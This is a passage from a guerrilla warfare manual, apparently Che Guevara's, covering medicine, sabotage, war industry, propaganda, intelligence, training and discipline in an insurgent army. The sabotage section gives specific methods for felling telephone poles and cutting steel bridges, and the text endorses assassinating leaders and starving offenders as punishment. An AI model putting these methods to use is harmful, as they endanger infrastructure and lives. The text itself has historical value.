Contacts between separated forces, mess ages to the exterior of the lines, even to the exterior of the country; also objects of considerable size, such as bullets, are transported by women in special belts worn beneath their skirts. But also in this stage a woman can perform her habitual tasks of peacetime; it is very pleasing to a soldier subjected to the extremely hard conditions of this life to be able to look forward to a seasoned meal which tastes like something. (One of the

great tortures of the war was eating a cold, sticky, tasteless mess.) The woman as cook can greatly improve the diet and, furthermore, it is easier to keep her in these domestic tasks; one of the problems in guerrilla bands is that all works of a civilian character are scorned by those who perform them; they are constantly trying to get out of these tasks in order to enter into forces that are actively in combat.

A task of great importance for women is to teach beginning reading, including revolutionary theory, primarily to the peasants of the zone, but also to the revolutionary soldiers. The organization of schools, which is a part of the civil organization, should be done principally through women, who arouse more enthusiasm among children and enjoy more affection from the school community. Likewise, when the fronts have been consolidated and a rear exists, the functions of the social worker also fall to women who investigate the various economic and social evils of the zone with a view to changing them as far as possible.

The woman plays an important part in medical matters as nurse, and even as doctor, with a gentleness infinitely superior to that of her rude companion in arms, a gentleness that is so much appreciated at moments when a man is helpless, without comforts, perhaps suffering severe pain and exposed to the many dangers of all classes that are a part of this type of war.

Once the stage of creating small war industries has begun, the woman can also contribute here, especially in the manufacture of uniforms, a traditional employment of women in Latin American countries. With a simple sewing machine and a few patterns she can perform marvels. Women can take part in all lines of civil organization. They can replace men perfectly well and ought to do so, even where persons are needed for carrying weapons, though this is a rare accident in guerrilla life.

It is important to give adequate indoctrination to men and women, in order to avoid all kinds of misbehavior that can operate to hurt the morale of the troops; but persons who are otherwise free and who love each other should be permitted to marry in the Sierra and live as man and wife after complying with the simple requirements of the guerrilla band.

4. MEDICAL PROBLEMS

One of the grave problems that confronts the guerrilla fighter is exposure to the accidents of his life, especially to wounds and sicknesses, which are very frequent in guerrilla warfare. The doctor performs a function of extraordinary importance in the guerrilla band, not only in saving lives, in which many times his scientific intervention does not count because of the limited resources available to him; but also in the task of reinforcing the patient morally and making him feel that there is a person near him who is dedicated with all his force to minimizing his pains. He gives the wounded or sick the security of knowing that a person will remain at his side until he is cured or has passed danger.

The organization of hospitals depends largely upon the stage of development of the guerrilla band. Three fundamental types of hospital organization corresponding to various stages can be mentioned.

In this development we have a first, nomadic phase. In it the doctor, if there is one, travels constantly with his companions, is just another man; he will probably have to perform all the other functions of the guerrilla fighter, including that of fighting, and will suffer at times the depressing and desperate task of treating cases in which the means of saving life are not available. This is the stage in which the doctor has the most influence over the troops, the greatest importance for their morale. During this period in the development of the guerrilla band the doctor achieves to the full his character of a true priest who seems to carry in his scantily equipped knapsack needed consolation for the men. The value of a simple aspirin to one who is suffering is beyond calculation when it is given by the friendly hand of one who sympathetically makes the suffering his own. Therefore the doctor in the first stage should be a man who is totally identified with the ideals of the revolution, because his words will affect the troops much more deeply than those spoken by any other member.

In the normal course of events in guerrilla warfare another stage is reached that could be called "semi- nomadic." In it there are encampments, more or less frequented by the guerrilla troops; friendly houses of complete confidence where it is possible to store objects and even leave the wounded; and a growing tendency for the troop to become settled. At this stage the task of the doctor is less trying; he may have emergency surgical equipment in his knapsack and another more complete outfit for less urgent operations in a friendly house. It is possible to leave the sick

and wounded in the care of peasants who will give their help with great devotion. He can also count on a larger number of medicines kept in convenient places; these should be completely catalogued as well as possible, considering the circumstances in which he lives. In this same semi-nomadic state, if the band operates in places that are absolutely inaccessible, hospitals can be established to which the sick and wounded will go for recovery.

In the third stage, when there are zones invulnerable to the enemy, a true hospital organization is constructed. In its most developed form, it can consist of three centers of different types. In the combat category there ought to be a doctor, the combatant the most loved by the troop, the man of battle, whose knowledge does not have to be too deep. I say this because his task is principally one of giving relief and of preparing the sick or wounded, while the real medical work is performed in hospitals more securely situated. A surgeon of quality ought not to be sacrificed in the line of fire.

When a man falls in the front line, stretcher-bearers, if these are available given the organization of the guerrilla band, will carry him to the first post; if they are not available, his companions themselves will perform this duty. Transport of the wounded in rough zones is one of the most delicate of all tasks and one of the most painful experiences in a soldier's life. Perhaps the transport of a wounded man is harder on all concerned, because of his sufferings and of the spirit of sacrifice in the troop, than the fact itself of being wounded, however grave it may be. The transport can be carried out in different ways according to the characteristics of the ground. In rough and wooded places, which are typical in guerrilla warfare, it is necessary to walk single file. Here the best system is to use a long pole, with the patient carried in a hammock that hangs from it.

The men take turns carrying the weight, one before and one behind. They should yield place to two other companions frequently, since the shoulders suffer severely and the individual gradually wears himself out carrying this delicate and heavy burden.

When the wounded soldier has passed through this first hospital, he then goes with the information as to what has been done for him to a second center, where there are surgeons and specialists depending upon the possibilities of the troop. Here the more serious operations needed for saving life or relieving individuals from danger are performed.

Afterwards, at a third level, hospitals with the greatest comforts possible are established for direct investigation in the zones affected of the causes and effects of illnesses that afflict the inhabitants of the area. These hospitals of the third group, which correspond to a sedentary life, are not only centers of convalescence and of operations of less urgency, but also establishments serving the civil population, where the hygienists perform their orienting function. Dispensaries that will permit an adequate individual surveillance should also be established. The hospitals of this third group can have, if the supply capability of the civil organization permits, a series of facilities that provide diagnosis even with laboratory and x-ray facilities.

Other useful individuals are the assistants to the doctor. They are generally youths with something of a vocation and some knowledge, with fairly strong physiques; they do not bear arms, sometimes because their vocation is medicine, but usually because there are insufficient arms for all who want them. These assistants will be in charge of carrying most of the medicines, an extra stretcher or hammock, if circumstances make this possible. They must take charge of the wounded in any battle that is fought.

The necessary medicines should be obtained through contacts with health organizations that exist in territory of the enemy. Sometimes they can be obtained from such organizations as the International Red Cross, but this possibility should not be counted upon, especially in the first moments of the struggle. It is necessary to organize an apparatus that will permit rapid transport of needed medicines in case of danger and that will gradually supply all the hospitals with the supplies needed for their work, military as well as civil. Also, contacts should be made in the surrounding areas with doctors who will be capable of helping the wounded whose cases are beyond the capacities or the facilities of the guerrilla band.

Doctors needed for this type of warfare are of different characteristics. The combatant doctor, the companion of men, is the type for the first stage; his functions develop as the action of the guerrilla band becomes more complicated and a series of connected organisms are constructed. General surgeons are the best acquisition for an army of this type. If an anesthetist is available, so much the better; though almost all operations are performed, not with gas anesthesia, but

using "largactil" and sodium pentothal, which are much easier to administer and easier to procure and conserve. Besides general surgeons, bone specialists are very useful, because fractures occur frequently from accidents in the zone; bullets producing this type of wound in limbs also frequently cause them. The clinic serves the peasant mass mainly, since in general, sicknesses in the guerrilla armies are so easy of diagnosis as to be within the reach of anybody. The most difficult task is the cure of those produced by nutritional deficiencies.

In a more advanced stage there may even be laboratory technicians, if there are good hospitals, in order to have a complete outfit. Calls should be made to all sectors of the profession whose services are needed; it is quite likely that many will respond to this call and come to lend their help. Professionals of all classes are needed; surgeons are very useful, dentists as well. Dentists should be advised to come with a simple campaign apparatus and a campaign-type drill; working with this they can do practically everything necessary.

5. SABOTAGE

Sabotage is one of the invaluable arms of a people that fights in guerrilla form. Its organization falls under the civil or clandestine branch, since sabotage should be carried out, of course, only outside the territories dominated by the revolutionary army; but this organization should be directly commanded and oriented by the general staff of the guerrillas, which will be responsible for deciding the industries, communications, or other objectives that are to be attacked.

Sabotage has nothing to do with terrorism; terrorism and personal assaults are entirely different tactics. We sincerely believe that terrorism is of negative value, that it by no means produces the desired effects, that it can turn a people against a revolutionary movement, and that it can bring a loss of lives to its agents out of proportion to what it produces. On the other hand, attempts to take the lives of particular persons are to be made, though only in very special circumstances; this tactic should be used where it will eliminate a leader of the oppression. What ought never to be done is to employ specially trained, heroic, self-sacrificing human beings in eliminating a little assassin whose death can provoke the destruction in reprisal of all the revolutionaries employed and even more.

Sabotage should be of two types: sabotage on a national scale against determined objectives, and local sabotage against lines of combat. Sabotage on a national scale should be aimed principally at destroying communications. Each type of communication can be destroyed in a different way; all of them are vulnerable. For example, telegraph and telephone poles are easily destroyed by sawing them almost all the way through, so that at night they appear to be in normal condition; a sudden kick causes one pole to fall and this drags along with it all those that are weak, producing a blackout of considerable extent.

Bridges can be attacked with dynamite; if there is no dynamite, those made of steel can be made to fall very easily with an oxyacetylene blowtorch. A steel truss bridge should be cut in its main beam and in the upper beam from which the bridge hangs. When these two beams have been cut at one end with the torch, they are then cut at the opposite end. The bridge will fall completely on one side and will be twisted and destroyed. This is the most effective way to knock out a steel bridge without dynamite. Railroads should also be destroyed, as should roads and culverts; at times trains should be blown up, if the power of the guerrilla band makes this possible.

Utilizing the necessary equipment will also destroy the vital industries of each region at certain moments. In these cases it is necessary to have an overall view of the problem and to be sure that a center of work is not destroyed unless the moment is decisive, since this brings with it as a consequence massive unemployment of workers and hunger. The enterprises belonging to the potentates of the regime should be eliminated (and attempts made to convince the workers of the need for doing so), unless this will bring very grave social consequences.

We reiterate the importance of sabotage against communications. The great strength of the enemy army against the rebels in the flatter zones is rapid communication; we must, then, constantly undermine that strength by knocking out railroad bridges, culverts, electric lights, telephones; also aqueducts and in general everything that is necessary for a normal and modern life.

Around the combat lines sabotage should be performed in the same way but with much more audacity, with much more dedication and frequency. Here it is possible to count on the invaluable aid of the flying patrols of the guerrilla army, which can descend into these zones and help the members of the civil organization perform a given task. Again, sabotage ought to be aimed

principally at communications, but with much more persistence. All factories, all centers of production that are capable of giving the enemy something needed to maintain his offensive against the popular forces, ought also to be liquidated.

Emphasis should be placed on seizing merchandise, cutting supplies as much as possible, if necessary frightening the large landowners who want to sell their farm products, burning vehicles that travel along the roads, and using them to blockade the roads. It is expedient in every action of sabotage that frequent contact be made with the enemy army at points not far away, always following the system of hit and run. It is not necessary to put up a serious resistance, but simply to show the adversary that in the area where the sabotage has been carried out there are guerrilla forces disposed to fight. This forces him to take a large number of troops, to go with care, or not to go at all.

Thus, little by little, all the cities in the zone surrounding guerrilla operations will be paralyzed.

6. WAR INDUSTRY

Industries of war within the sector of the guerrilla army must be the product of a rather long evolution; they also depend upon control of territory in a geographic situation favorable for the guerrilla. At a time when there are liberated zones and when the enemy establishes strict blockades over all supplies, different departments will be organized as necessary, in the manner already described. There are two fundamental industries, of which one is the manufacture of shoes and leather goods. It is not possible for a troop to walk without shoes in wooded zones, hilly, with many rocks and thorns. It is very difficult to march without shoes in such conditions; only the natives, and not all of them, can do it. The rest must have shoes. The industry is divided into two parts, one for putting on half-soles and repairing damaged shoes; the other will be devoted to the manufacture of rough shoes. There should be a small but complete apparatus for making shoes; since this is a simple industry practiced by many people in such regions it is very easy to procure. Connected with the shoe repair works there ought always to be a shop making all classes of canvas and leather goods for use by the troop, such as cartridge belts and knapsacks. Although these articles are not vital, they contribute to comfort and give a feeling of autonomy, of adequate supply, and of self-reliance to the troop.

An armory is the other fundamental industry for the small internal organization of the guerrilla band. This also has different functions: that of simple repair of damaged weapons, of rifles, and other available arms; the function of manufacturing certain types of combat arms that the inventiveness of the people will create; and the preparation of mines with various mechanisms. When conditions permit, equipment for the manufacture of powder may be added. If it is possible to manufacture the explosive as well as the percussion mechanisms in free territory, brilliant achievements can be scored in this category, which is a very important one, because communications by road can be completely paralyzed by the adequate employment of mines.

Another group of industries that has its importance will make iron and tin products. In the iron works will be centered all labor connected with the equipping of the mules, such as making their shoes. In the tin works the fabrication of plates and especially of canteens is important. A foundry can be joined with the tin works. By melting soft metals it is possible to make grenades, which with a special type of charge will contribute in an important way to the armament of the troop. There ought to be a technical team for general repair and construction work of varied types, the "service battery," as it is called in regular armies. With the guerrillas it would operate as such, taking care of all necessities, but without any vestige of the bureaucratic spirit.

Someone must be in charge of communications. He will have as his responsibility not only propaganda communications, such as radio directed toward the outside, but also telephones and roads of all types. We will use the civil organization as necessary in order to perform his duties effectively. Remember that we are in a period of war subject to attack by the military and that often many lives depend upon timely communication.

For accommodating the troop it is well to have cigarette and cigar factories. The leaf can be bought in selected places and carried to free territory where the articles for consumption by the soldiers can be manufactured. An industry for preparing leather from hides is also of great importance. All these are simple enterprises that can operate quite well anywhere and are easy to establish in the guerrilla situation. The industry for making leather requires some small construction with cement; also it uses large amounts of salt; but it will be an enormous advantage to the shoe industry to have its own supply of raw material. Salt should be made in revolutionary

territory and accumulated in large quantities. It is made by evaporating water of a high saline concentration. The sea is the best source, though there may be others. It is not necessary to purify it of other ingredients for purposes of consumption, though these give it a flavor that is disagreeable at first.

Meat should be conserved in the form of jerked beef, which is easy to prepare. This can save many lives among the troop in extreme situations. It can be conserved with salt in large barrels for a fairly long time, and it can then be eaten in any circumstances.

7. PROPAGANDA

The revolutionary idea should be diffused by means of appropriate media to the greatest depth possible. This requires complete equipment and an organization. This organization should be of two types which complement each other in covering the whole national area: for propaganda originating outside free territory, that is, from the national civil organization; and propaganda originating within, that is, from the base of the guerrilla army. In order to coordinate these two propagandas, the functions of which are strictly related, there should be a single director for the whole effort.

Propaganda of the national type from civil organizations outside free territory should be distributed in newspapers, bulletins, and proclamations. The most important newspapers will be devoted to general matters in the country and will inform the public exactly of the state of the guerrilla forces, observing always the fundamental principle that truth in the long run is the best policy. Besides these publications of general interest there must be others more specialized for different sectors of the population. A publication for the countryside should bring to the peasant class a message from their companions in all the free zones who have already felt the beneficial effects of the revolution; this strengthens the aspirations of the peasantry. A workers' newspaper will have similar characteristics, with the sole difference that it cannot always offer a message from the combatant part of that class, since it is likely that workers' organizations will not operate within the framework of guerrilla warfare until the last stages.

The great watchwords of the revolutionary movement, the watchword of a general strike at an opportune moment, of help to the rebel forces, of unity, etc., should be explained. Other periodicals can be published; for example, one explaining the tasks of those elements in the whole island which are not combatants but which nevertheless carry out diverse acts of sabotage, of attempts, etc. Within the organization there can be periodicals aimed at the enemy's soldiers; these will explain facts of which they are otherwise kept ignorant. News bulletins and proclamations about the movement are very useful.

The most effective propaganda is that which is prepared within the guerrilla zone. Priority will be given to the diffusion of ideas among natives of the zone, offering explanations of the theoretical significance of the insurrection, already known to them as a fact. In this zone there will also be peasant periodicals, the general organ of all the guerrilla forces, and bulletins and proclamations. There will also be the radio.

All problems should be discussed by radio-for example, the way to defend oneself from air attacks and location of the enemy forces, citing familiar names among them. Propaganda for the whole nation will use newspapers of the same type as those prepared outside free territory, but it can produce fresher and more exact news, reporting facts and battles that are extremely interesting to the reader. Information on international affairs will be confined almost exclusively to commentary on facts that are directly related to the struggle of liberation.

The propaganda that will be the most effective in spite of everything, that which will spread most freely over the whole national area to reach the reason and the sentiments of the people, is words over the radio. The radio is a factor of extraordinary importance. At moments when war fever is more or less palpitating in every one in a region or a country, the inspiring, burning word increases this fever and communicates it to every one of the future combatants. It explains, teaches, fires, and fixes the future positions of both friends and enemies. However, the radio should be ruled by the fundamental principle of popular propaganda, which is truth; it is preferable to tell the truth, small in its dimensions, than a large lie artfully embellished. On the radio news should be given, especially of battles, of encounters of all types, and assassinations committed by the repression; also, doctrinal orientations and practical lessons to the civil population; and, from time to time, speeches by the chiefs of the revolution. We consider it useful that the principal newspaper of the movement bear a name that recalls something great and

unifying, perhaps a national hero or something similar. Also, it should explain in articles of depth where the armed movement is going. It ought to create a consciousness of the great national problems, besides offering sections of more lively interest for the reader.

8. INTELLIGENCE

"Know yourself and your adversary and you will be able to fight a hundred battles without a single disaster. This Chinese aphorism is as valuable for guerrilla warfare as a biblical psalm. Nothing gives more help to combatant forces than correct information. This arrives spontaneously from the local inhabitants, who will come to tell its friendly army, its allies, what is happening in various places; but in addition it should be completely systematized. As we saw, there should be a postal organization with necessary contacts both within and outside guerrilla zones for carrying messages and merchandise. An intelligence service also should be in direct contact with enemy fronts. Men and women, especially women, should infiltrate; they should be in permanent contact with soldiers and gradually discover what there is to be discovered. The system must be coordinated in such a way that crossing the enemy lines into the guerrilla camp can be carried out without mishap.

If this is well done with competent agents the insurgent camp will be able to sleep more quietly. This intelligence will be concerned principally, as I have already said, with the front line of fire or the forward enemy encampments that are in contact with no man's land; but it ought also to develop in the same measure as the guerrilla band develops, increasing its depth of operation and its potential to foresee larger troop movements in the enemy rear. Though all inhabitants are intelligence agents for the guerrilla band in the places where it is dominant or makes incursions, it is wise to have persons especially assigned to this duty. The peasants, not accustomed to precise battle language, have a strong tendency to exaggerate, so their reports must be checked. As the spontaneous forms of popular collaboration are molded and organized, it is possible to use the intelligence apparatus not only as an extremely important auxiliary but also as a weapon of attack by using its personnel, for example, as "sowers of fear." Pretending to be on the side of the enemy soldiers, they sow fear and instability by spreading discouraging information. By knowing exactly the places where the enemy troop is going to attack, it is easy to avoid him or, when the time is ripe, to attack him at places where it is least expected. Mobility, the basic tactic, can be developed to the maximum.

9. TRAINING AND INDOCTRINATION

The fundamental training of the soldier of liberation is the life itself with the guerrilla band, and no one can be a chief who has not learned his difficult office in daily, armed exercises. Life with some companions will teach something about the handling of arms, about principles of orientation, about the manner of treating the civil population, about fighting, etc.; but the precious time of the guerrilla band is not to be consumed in methodical teaching. This begins only when there is a large liberated area and a large number of persons are needed for carrying out a combat function. Schools for recruits will then be established. These schools then perform a very important function. They are to form new soldiers from persons who have not passed through that excellent sieve of formidable privations, guerrilla combatant life. Other privations must be suffered at the outset to convert them into the truly chosen. After having passed through very difficult tests, they will arrive at incorporating themselves into the kingdom of an army that lives from day to day and leaves no traces of its path anywhere. They ought to perform physical exercises, mainly of two types: an agile gymnastic with training for war of a commando type, which demands agility in attack and withdrawal; and hikes that are hard and exhausting that will serve to toughen the recruit for this kind of existence. Above all, they should live in the open air. They should suffer all the inclemencies of the weather in close contact with nature, as the guerrilla band does.

The school for recruits must have workers who will take care of its supply needs. For this there should be cattle sheds, grain sheds, gardens, dairy, everything necessary, so that the school will not constitute a charge on the general budget of the guerrilla army. The students can serve in rotation in the work of sup- ply, either as punishment for bad conduct or simply as volunteers. This will depend upon characteristics proper to the zone where the school is being held. We believe that a good principle is to assign volunteers and to cover the remaining work quotas with those who have the poorest conduct and show the poorest disposition for learning warfare.

The school should have its small medical organization with a doctor or nurse, according to the p05- sibilities; this will provide the recruits with the best possible attention.

Shooting is the basic apprenticeship (See Picture 3-1). The guerrilla fighter should be carefully trained in this respect, so that he will try to expend the least possible amount of ammunition. He begins by practicing what is called dry shooting. It consists of seating the rifle firmly on any kind of wooden apparatus as shown in the picture. Without moving or firing the rifle the recruits direct the movement of a target until they think they have a hole at the center exactly in the line of sight. A mark is made on a backboard that remains stationary. If the mark for three tries gives a single point, this is excellent. When circumstances permit, practice with 22-calibre rifles will begin; this is very useful. If there is an excess of ammunition or a great need for preparing soldiers, opportunity will be given to fire with bullets.

One of the most important courses in the school for recruits, one which we hold to be basic and which can be given in any place in the world, is in meeting attack from the air Our school had been positively identified from the air and received attacks once or twice daily. The form in which the students resisted the impact of these continuous bombardments on their regular places of instruction virtually showed which of the young men had possibilities for becoming useful soldiers in battle.

The important thing, that which must never be neglected in a school for recruits, is indoctrination; this is important because the men arrive without a clear conception as to why they come, with nothing more than very diffuse concepts about liberty, freedom of the press, etc., without any clear foundation whatever. Therefore, the indoctrination should be carried out with maximum dedication and for the maximum amount of time possible. These courses should offer elementary notions about the history of the country, explained with a clear sense of the economic facts that motivate each of the historic acts; accounts of the national heroes and their manner of reacting when confronted with certain injustices; and afterwards an analysis of the national situation or of the situation in the zone. A short primer should be well studied by all members of the rebel army, so that it can serve as a skeleton of that which will come later.

There should also be a school for training teachers, where agreement can be reached on the choice of texts to be used, taking as a basis the contribution that each book can make to the educational process.

Reading should be encouraged at all times, with an effort to promote books that are worthwhile and that enlarge the recruit's facility to encounter the world of letters and great national problems. Further reading will follow as a vocation; the surrounding circumstances will awaken new desires for understanding in the soldiers. This result will be produced when, little by little, the recruits observe in their routine tasks the enormous advantages of men who have passed through the school over the remainder of the troop, their capacity for analyzing problems, their superior discipline, which is another of the fundamental things that the school should teach.

This discipline should be internal, not mechanical but justified by reasons and designed to produce formidable benefits in moments of combat.

10. THE ORGANIZATIONAL STRUCTURE OF THE ARMY OF A REVOLUTIONARY MOVEMENT

As we have seen, a revolutionary army of a guerrilla type, whatever its zone of operations, should also have a non-combatant organization for the performance of a series of extremely important auxiliary missions. We shall see later that this whole organization converges to lend the army maximum help, since obviously the armed fight is the crucial factor in the triumph.

The military organization is headed by a commander-in-chief, in the case of the Cuban experience by a commandant, who names the commanders of the different regions or zones; these latter have authority to govern their respective territories of action, to name column commanders, that is to say, the chiefs of each column, and the other lower officers.

Under the commander-in-chief there will be the zone commanders; under them several columns of varying size, each with a column commander; under the column commanders there will be captains and lieutenants, which, in our guerrilla organization, were the lowest grade. In other words, the first rank above the soldiers was the lieutenant.

This is not a model but a description of one reality, of how the organization worked in one country where it proved possible to achieve triumph over an army that was fairly well organized and

armed. Even less here than in other respects is our experience a pattern. It simply shows how as events develop it is possible to organize an armed force. The ranks certainly have no importance, but it is important that no rank should be conferred that does not correspond to the effective battle force commanded. Ranks should not be given to persons who have not passed through the sieve of sacrifice and struggle, for that would conflict with morality and justice.

The description given above refers to a well-developed army, already capable of waging a serious combat. In the first stage of the guerrilla band, the chief can take the rank he likes, but he will still command only a small group of men.

One of the most important features of military organization is disciplinary punishment. Discipline must be one of the bases of action of the guerrilla forces (this must be repeated again and again). As we have already said, it should spring from a carefully reasoned internal conviction; this produces an individual with inner discipline. When this discipline is violated, it is necessary always to punish the offender, whatever his rank, and to punish him drastically in a way that hurts.

This is important, because pain is not felt by a guerrilla soldier in the same way as by a soldier of the regular army. The punishment of putting a soldier in jail for ten days constitutes for the guerrilla fighter a magnificent period of rest; ten days with nothing to do but eat, no marching, no work, no standing the customary guards, sleeping at will, resting, reading, etc. From this it can be deduced that deprivation of liberty ought not to be the only punishment available in the guerrilla situation.

When the combat morale of the individual is very high and self-respect strong, deprivation of his right to be armed can constitute a true punishment for the individual and provoke a positive reaction. In such cases, this is an expedient punishment. The following painful incident is an example. During the battle for one of the cities of Las Villas province in the final days of the war, we found an individual asleep in a chair while others were attacking positions in the middle of the town. When questioned, the man responded that he was sleeping because he had been deprived of his weapon for firing accidentally. He was told that this was not the way to react to punishment and that he should regain his weapon, not in this way, but in the first line of combat.

A few days passed, and as the final assault on the city of Santa Clara began, we visited the first-aid hospital. A dying man there extended his hand, recalling the episode I have narrated, affirmed that he had been capable of recovering his weapon and had earned the right to carry it. Shortly afterwards, he died.

This was the grade of revolutionary morale that our troop achieved through the continual exercise of armed struggle. It is not possible to achieve it at the outset, when there are still many who are frightened, and subjective currents serve to put a brake on the influence of the Revolution; but finally it is reached through work and through the force of continual example.

Long night watches and forced marches can also serve as punishments; but the marches are not really practical, since they consume the individual to no purpose other than that of punishment, and they require guards who also wear themselves out. The guards suffer the further inconvenience of having to keep a watch on the persons being punished, who are soldiers of scant revolutionary mentality.

In the forces directly under my command I imposed the punishment of arrest with privation of sweets and cigarettes for light offenses and a total deprivation of food for worse offenses. The result was magnificent, even though the punishment was terrible; it is advisable only in very special circumstances.

APPENDICES

1. ORGANIZATION IN SECRET OF THE FIRST GUERRILLA BAND

Guerrilla warfare obeys laws, some derived from the general laws of war and others owing to its own special character. If there is a real intention to begin the struggle from some foreign cou9try or from distant and remote regions within the same country, it is obvious that it must begin in small conspiratorial movements of secret members acting without mass support or knowledge. If the guerrilla movement is born spontaneously out of the reaction of a group of individuals to some form of coercion, it is possible that the later organization of this guerrilla nucleus to prevent its annihilation will be sufficient for a beginning. But generally guerrilla warfare starts from a well-

considered act of will: some chief with prestige starts an uprising for the salvation of his people, beginning his work in difficult conditions in a foreign country.

Almost all the popular movements undertaken against dictators in recent times have suffered from the same fundamental fault of inadequate preparation. The rules of conspiracy, which demand extreme secrecy and caution, have not generally been observed. The governmental power of the country frequently knows in advance about the intentions of the group or groups, either through its secret service or from imprudent revelations or in some cases from outright declarations, as occurred, for example, in our case, in which the invasion was announced and summed up in the phrase of Fidel Castro. "In the year '56 we will be free or we will be martyrs."

Absolute secrecy, a total absence of information in the enemy's hands, should be the primary base of the movement. Secondly and also very important is selection of the human material. At times this selection can be carried out easily, but at others it will be extremely difficult, since it is necessary to rely on those elements that are available, longtime exiles or persons who present themselves when the call goes out simply because they understand that it is their duty to enroll in the battle to liberate their country, etc. There may not be the necessary facilities for making a complete investigation of these individuals. Nevertheless, even though elements of the enemy regime introduce themselves, it is unpardonable that they should later be able to pass information, because in the period just prior to an action all those who are going to participate should be concentrated in secret places known only to one or two persons; they should be under the strict vigilance of their chiefs and without the slightest contact with the outside world. Whenever there are concentrations, whether as a preparation for departure or in order to carry out preliminary training or simply to hide from the police, it is necessary always to keep all new personnel about whom there is no clear knowledge available away from the key places.

In underground conditions no one, absolutely no one, should know anything more than the strictly indispensable; and there ought not to be talk in front of anyone. When certain types of concentration have been carried out, it is necessary even to control letters that leave and arrive in order to have a total knowledge of the contacts that the individuals maintain; no one should be permitted to live alone, nor to go out alone; personal contacts of the future member of the liberating army, contacts of any type, should be prevented by every means. However positive the role of women in the struggle, it must be emphasized that they can also play a destructive part. The weakness for women that young men have when living apart from their habitual medium of life in special, even psychic conditions, is well known. As dictators are well aware of this weakness, they try to use it for infiltrating their spies. At times the relationship of these women with their superiors is clear and even notorious; at other times, it is extremely difficult to discover even the slightest evidence of contact; therefore, it is necessary also to prohibit relations with women.

The revolutionary in a clandestine situation preparing for war should be a complete ascetic; this also serves to test one of the qualities that later will be the basis of his authority, discipline. If an individual repeatedly disobeys orders of his superiors and makes contacts with women, contracts friendships that are not permitted, etc., he should be separated immediately, not merely because of the potential dangers in the contacts, but simply because of the violation of revolutionary discipline.

Unconditional help should not be expected from a government, whether friendly or simply negligent, that allows its territory to be used as a base of operations; one should regard the situation as if he were in a completely hostile camp. The few exceptions that of course can occur are really confirmations of the general rule.

We shall not speak here of the number of persons that should be readied. This depends upon so many and such varied conditions that it is practically impossible to specify. But the minimum number with which it is possible to initiate a guerrilla war can be mentioned. In my opinion, considering the normal desertions and weaknesses in spite of the rigorous process of selection, there should be a nucleus of 30 to 50 men; this figure is sufficient to initiate an armed fight in any country of the Americas with their conditions of favorable territory for operations, hunger for land, repeated attacks upon justice, etc.

Weapons, as has already been said, should be of the same type as those used by the enemy. Considering always that every government is in principle hostile to a guerrilla action being undertaken from its territory, the bands that prepare themselves should not be greater than

approximately 50 to 100 men per unit. In other words, though there is no objection to 500 men initiating a war, all 500 should not be concentrated in one place. They are so numerous as to attract attention and in case of any betrayal of confidence or of any raid, the whole group falls; on the other hand, it is more difficult to raid various places simultaneously.

The central headquarters for meetings can be more or less known, and the exiled persons will go there to hold meetings of all types; but the leaders ought not to be present except very sporadically, and there should be no compromising documents. The leaders should use as many different houses as possible, those least likely to be under surveillance. Arms deposits should be distributed in several places, if possible; these should be an absolute secret, known to only one or two people.

Weapons should be delivered into the hands of those who are going to use them only when the war is about to be initiated. Thus a punitive action against persons who are training, while leading to their imprisonment, will not produce a loss of arms that are very difficult to procure. Popular forces are not in any condition to suffer such a loss.

Another important factor to which due attention must be given is preparation of the forces for the extremely hard fight that is going to follow. These forces should have a strict discipline, a high morale, and a clear comprehension of the task to be performed, without conceit, without illusions, without false hopes of an easy triumph. The struggle will be bitter and long, reverses will be suffered; they can be at the brink of annihilation; only high morale, discipline, faith in final victory, and exceptional leadership can save them. This was our Cuban experience; at one time twelve men were able to form the nucleus of the future army, because all these conditions were met and because the one who led us was named Fidel Castro.

Besides ideological and moral preparations, careful physical training is necessary. The guerrillas will, of course, select a mountainous or very wild zone for their operations. At any rate, in whatever situation they find themselves, the basic tactic of the guerrilla army is the march, and neither slow men nor tired men can be tolerated. Adequate training therefore includes exhausting hikes day and night, day after day, increasing gradually, always continued to the brink of exhaustion, with emulation used to increase speed. Resistance and speed will be fundamental qualities of the first guerrilla nucleus. Also a series of theoretical principles can be taught, for example, direction finding, reading, and forms of sabotage. If possible, there should be training with military rifles, frequent firing, above all at distant targets, and much instruction about the way to economize bullets.

To the guerrilla fighter, economy and utilization of ammunition down to the last bullet should be al- most like religious tenets. If all these admonitions are followed, the guerrilla forces may well reach their goal.

2. DEFENSE OF POWER THAT HAS BEEN WON

Naturally victory cannot be considered as finally won until the army that sustained the former regime has been systematically and totally smashed. Further, all the institutions that sheltered the former regime should be wiped out. But since this is a manual for guerrilla bands we will confine ourselves to analyzing the problem of national defense in case of war or aggression against the new power.

The first development we meet is that world public opinion, "the respectable press," the "truthful" news agencies of the United States and of the other countries belonging to the monopolies will begin an attack on the liberated country, an attack as aggressive and systematic as the laws of popular reform. For this reason not even a skeleton of personnel from the far-former army can be retained. Militarism, mechanical obedience, traditional concepts of military duty, discipline and morale cannot be eradicated with one blow. Nor can the victors, who are good fighters, decent and kindhearted, but at the same time generally lacking education, be allowed to remain in contact with the vanquished, who are proud of their specialized military knowledge in some combat arm- in mathematics, fortifications, logistics, etc.-and who hate the uncultured guerrilla fighters with all their might.

There are, of course, individual cases of military men who break with the past and enter into the new organization with a spirit of complete cooperation. These persons are doubly useful, because they unite with their love of the people's cause the knowledge necessary for carrying forward the creation of the new popular army A second step will be consequent upon the first: as

the old army is smashed and dismembered as an institution and its former posts occupied by the new army, it will be necessary to reorganize the new force. Its former guerrilla character, operating under independent chiefs without planning, can be changed; but it is very important to emphasize that operational concepts of the guerrilla band should still serve as the guide to structure. These concepts will determine the organic formation and the equipment of the popular army. Care should be taken to avoid the error that we fell into during the first months of trying to put the new popular army into the old bottles of military discipline and ancient organization. This error can cause serious maladjustments and can lead to a complete lack of organization.

Preparation should begin immediately for the new defensive war that will have to be fought by the people's army, accustomed to independence of command within the common struggle and dynamism in the management of each armed group. This army will have two immediate problems. One will be the in- corporation of thousands of last-hour revolutionaries, good and bad, whom it is necessary to train for the rigors of guerrilla life and to give revolutionary indoctrination in accelerated and intensive courses. Revolutionary indoctrination that gives the necessary ideological unity to the army of the people is the basis of national security both in the long and short runs. The other problem is the difficulty of adaptation to the new organizational structure.

